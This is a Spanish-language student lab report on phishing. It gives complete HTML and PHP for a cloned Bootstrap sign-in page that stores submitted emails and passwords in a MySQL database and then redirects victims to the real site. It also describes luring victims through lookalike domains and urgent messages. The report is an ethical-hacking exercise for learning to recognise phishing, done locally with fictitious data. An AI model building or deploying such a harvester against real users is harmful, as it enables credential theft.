ANÁLISIS PRÁCTICO DE TÉCNICAS DE PHISHING E INGENIERÍA SOCIAL

Simulación de una página de inicio de sesión falsa para capturar credenciales de usuario — Proyecto con XAMPP, PHP y MySQL

Elaborado por Radu Hatos

Estudiante de Sistemas Microinformáticos y Redes (SMR) — IES Abastos, Valencia

1. Introducción

Este es un ejercicio de hacking ético sobre el funcionamiento de un ataque de phishing. La idea del phishing consiste en crear una página de inicio de sesión falsa que parezca real, de modo que el usuario la crea auténtica e introduce su correo y su contraseña. Un pequeño script en PHP guarda todo lo que envía y, a continuación, la página lo redirige al sitio web real para que no advierta nada. Realicé todo el ejercicio en mi propio ordenador, con una base de datos de pruebas y datos ficticios, de manera que no se vio afectada ninguna persona real ni se cometió nada ilegal. El objetivo es comprender cómo funciona el ataque para poder reconocerlo y defenderse de él. Las capturas de pantalla recogen los pasos principales y no cada uno de ellos.

2. Objetivo

Crear una página de inicio de sesión falsa en un entorno local controlado y mostrar cómo puede capturar las credenciales de un usuario. Los pasos son: clonar la página pública de ejemplo «signin» de Bootstrap para crear un formulario de inicio de sesión falso de aspecto idéntico, escribir un script en PHP que almacene en una base de datos MySQL el correo y la contraseña que el usuario envía, redirigir después al usuario al sitio web real para que el engaño pase inadvertido, y explicar cómo se haría llegar en la práctica una página falsa como esta a las víctimas. Cloné la página pública de ejemplo en lugar del sitio de una empresa real para que el ejercicio se mantenga dentro de la legalidad.

3. Entorno

Todo se ejecuta en un único ordenador con Windows mediante XAMPP, que proporciona el servidor web y la base de datos. El servidor y la base de datos se ejecutan únicamente en mi ordenador.

Herramienta	Función en el ejercicio
XAMPP (Apache)	Servidor web local que ejecuta la página falsa y el script PHP
XAMPP (MySQL)	Base de datos que almacena el correo y la contraseña capturados
phpMyAdmin	Interfaz web para crear la base de datos, la tabla y el usuario, y para consultar los datos capturados
Notepad++	Editor utilizado para escribir los archivos .html y .php
Plantilla «signin» de Bootstrap 4	Página pública de ejemplo clonada para crear la falsa
Carpeta de trabajo	C:\xampp-\htdocs\bootstrap (contiene los archivos .html y .php)

4. Trabajo realizado

4.1 Instalación de XAMPP y preparación de la base de datos

Descargué e instalé XAMPP desde apachefriends.org e inicié los módulos Apache y MySQL en el Panel de control de XAMPP. El botón Admin de Apache abre localhost, y el botón Admin de MySQL abre phpMyAdmin. En phpMyAdmin creé una base de datos llamada bootstrap y, dentro de ella, una tabla llamada usuario con dos columnas, mail y pass, para guardar el correo y la contraseña capturados. Después, en la pestaña Privilegios, creé un usuario de MySQL llamado whitehat para que el script PHP pueda conectarse a la base de datos. La contraseña whitehat / whitehat2 es deliberadamente débil porque se trata solo de una práctica local; en un sitio real se utilizaría una contraseña robusta y única.




Figura 1 — Panel de control de XAMPP con los módulos Apache y MySQL iniciados.




Figura 2 — localhost abierto desde el módulo Apache (listado del directorio htdocs, incluida la carpeta de trabajo bootstrap).




Figura 3 — phpMyAdmin: la base de datos bootstrap con la tabla usuario (columnas mail y pass).




Figura 4 — Creación del usuario de MySQL whitehat en la pestaña Privilegios.

4.2 Clonación de la página de inicio de sesión legítima

Abrí la página real «signin» de Bootstrap, hice clic con el botón derecho y elegí «Ver código fuente de la página», y copié el código. Después lo pegué en Notepad++, ordené el formato y lo guardé como bootstrapsignin.html en la carpeta C:\xampp-\htdocs\bootstrap, de modo que Apache lo sirve en http://localhost/bootstrap/bootstrapsignin.html. El único cambio importante está en el formulario: definí su atributo action como server.php, para que, cuando el usuario pulse «Sign in», el correo y la contraseña se envíen a mi script PHP en lugar de al inicio de sesión real. La página falsa tiene un aspecto idéntico al del original.




Figura 5 — bootstrapsignin.html guardado en el directorio de trabajo htdocs\bootstrap.




Figura 6 — La página de inicio de sesión falsa clonada, visualmente idéntica al formulario «signin» legítimo de Bootstrap.

Listado de código 1 — bootstrapsignin.html (la página de inicio de sesión falsa; obsérvese el atributo action del formulario, que apunta a server.php).

```
<!doctype html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
  <meta name="description" content="Phishing simulation for educational purposes">
  <meta name="author" content="Your Name">
  <title>Signin Template for Bootstrap</title>
  <!-- Bootstrap core CSS via CDN -->
  <link href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css" rel="stylesheet">
  <style>
    body { display: flex; align-items: center; justify-content: center;
           height: 100vh; background-color: #f5f5f5; }
    .form-signin { width: 100%; max-width: 330px; padding: 15px; margin: auto; }
  </style>
</head>
<body class="text-center">
  <form class="form-signin" method="POST" action="server.php">
    <img class="mb-4" src="https://getbootstrap.com/docs/4.0/assets/brand/bootstrap-solid.svg"
         alt="Bootstrap Logo" width="72" height="72">
    <h1 class="h3 mb-3 font-weight-normal">Please sign in</h1>
    <label for="inputEmail" class="sr-only">Email address</label>
    <input type="email" name="mail" id="inputEmail" class="form-control"
           placeholder="Email address" required autofocus>
    <label for="inputPassword" class="sr-only">Password</label>
    <input type="password" name="pass" id="inputPassword" class="form-control"
           placeholder="Password" required>
    <div class="checkbox mb-3">
      <label><input type="checkbox" value="remember-me"> Remember me</label>
    </div>
    <button class="btn btn-lg btn-primary btn-block" type="submit">Sign in</button>
    <p class="mt-5 mb-3 text-muted">&copy; 2017-2018</p>
  </form>
</body>
</html>
```

4.3 Creación del script de captura de credenciales (server.php)

Escribí server.php en Notepad++ y lo guardé en la misma carpeta que el archivo HTML. Cuando el usuario envía el formulario falso, este script se conecta a la base de datos bootstrap como whitehat, lee el correo y la contraseña de la petición y los almacena en la tabla usuario mediante una consulta preparada. Tras guardarlos, redirige al

usuario al sitio web real, de modo que da por hecho que acaba de iniciar sesión con normalidad y no advierte nada. Conviene señalar un punto: la contraseña se almacena en texto plano, por lo que puede leerse directamente. Un sitio web real nunca haría esto: guardaría únicamente una versión cifrada (con hash). Esto es precisamente lo que hace peligroso al phishing: el atacante acaba disponiendo de la contraseña real en formato legible.




Figura 7 — server.php guardado en el directorio de trabajo htdocs\bootstrap, junto a la página falsa.

Listado de código 2 — server.php (captura las credenciales enviadas, las almacena y después redirige al sitio oficial).

```
<?php
// Conectar con la base de datos
$host = "localhost";
$user = "whitehat";
$pass = "whitehat2";
$db   = "bootstrap";
$conn = new mysqli($host, $user, $pass, $db);
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
// Comprobar si los datos se enviaron por POST
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    // Recuperar los datos del formulario
    $mail = $_POST['mail'];
    $password = $_POST['pass'];
    // Preparar y ejecutar una consulta parametrizada (segura)
    $stmt = $conn->prepare("INSERT INTO usuario (mail, pass) VALUES (?, ?)");
    if ($stmt) {
        $stmt->bind_param("ss", $mail, $password); // "ss" = dos cadenas
        if ($stmt->execute()) {
            // Redirigir a la página oficial tras una captura correcta
            header('Location: https://getbootstrap.com/docs/4.0/examples/signin');
            exit();
        } else {
            echo "Execution error: " . $stmt->error;
        }
        $stmt->close();
    } else {
        echo "Query preparation error: " . $conn->error;
    }
}
$conn->close();
?>
```

4.4 Prueba y resultado

Para probarlo, abrí la página falsa en http://localhost/bootstrap/bootstrapsignin.html e introduje un correo ficticio, platanos@123.com, y una contraseña ficticia, 1234; después pulsé «Sign in». La página me redirigió directamente a la página real «signin» de Bootstrap, sin que nada en pantalla indicara que se había guardado algo. Al mismo tiempo, en phpMyAdmin, el correo y la contraseña estaban en la tabla usuario. Así que funcionó: los datos introducidos en la página falsa se capturan antes de enviar al usuario al sitio real. Esto demuestra toda la cadena del ataque en funcionamiento, en mi propio ordenador y con datos ficticios.




Figura 8 — Las credenciales de prueba capturadas, almacenadas en la tabla usuario de la base de datos bootstrap (phpMyAdmin).

4.5 Distribución y el vector de ingeniería social

Una página falsa solo funciona si se consigue que las personas la abran e introduzcan su contraseña real: esta es la parte de ingeniería social. En un ataque real, la página falsa se alojaría en una dirección web casi idéntica a la verdadera, normalmente con un pequeño cambio ortográfico o una palabra añadida. Después, el enlace se difunde con un mensaje diseñado para inquietar o apremiar a la víctima; por ejemplo, un correo que aparenta proceder de la empresa («Hay un problema con su cuenta, inicie sesión ahora»), un SMS o un mensaje por redes sociales. La víctima hace clic en el enlace, ve una página de inicio de sesión de aspecto normal, introduce sus credenciales, es redirigida al sitio real y no advierte nada. Incluí este apartado para mostrar cómo se utiliza realmente la técnica. Comprenderla ayuda también a defenderse: revisar la dirección en busca de pequeños errores, desconfiar de las páginas de inicio de sesión que no se han solicitado y no fiarse de los mensajes que intentan meter prisa.

5. Competencias demostradas

- Instalación y uso de XAMPP (Apache, MySQL, phpMyAdmin) en local
- Creación de una base de datos, una tabla y un usuario de MySQL en phpMyAdmin
- Clonación de una página web a partir de su código fuente y modificación del formulario (HTML)
- Escritura de un script PHP que almacena los datos de un formulario en una base de datos
- Comprensión de toda la cadena del ataque de phishing: página falsa → captura → redirección
- Conocimiento de cómo se distribuyen las páginas falsas y de cómo identificar las señales de alerta
- Comprensión de por qué almacenar contraseñas en texto plano es inseguro y de por qué los sitios reales las cifran con hash
- Documentación técnica clara de un ejercicio práctico con capturas de pantalla

6. Herramientas utilizadas

- XAMPP (Apache, MySQL, phpMyAdmin)
- Notepad++
- Plantilla «signin» de Bootstrap 4
- PHP (MySQLi)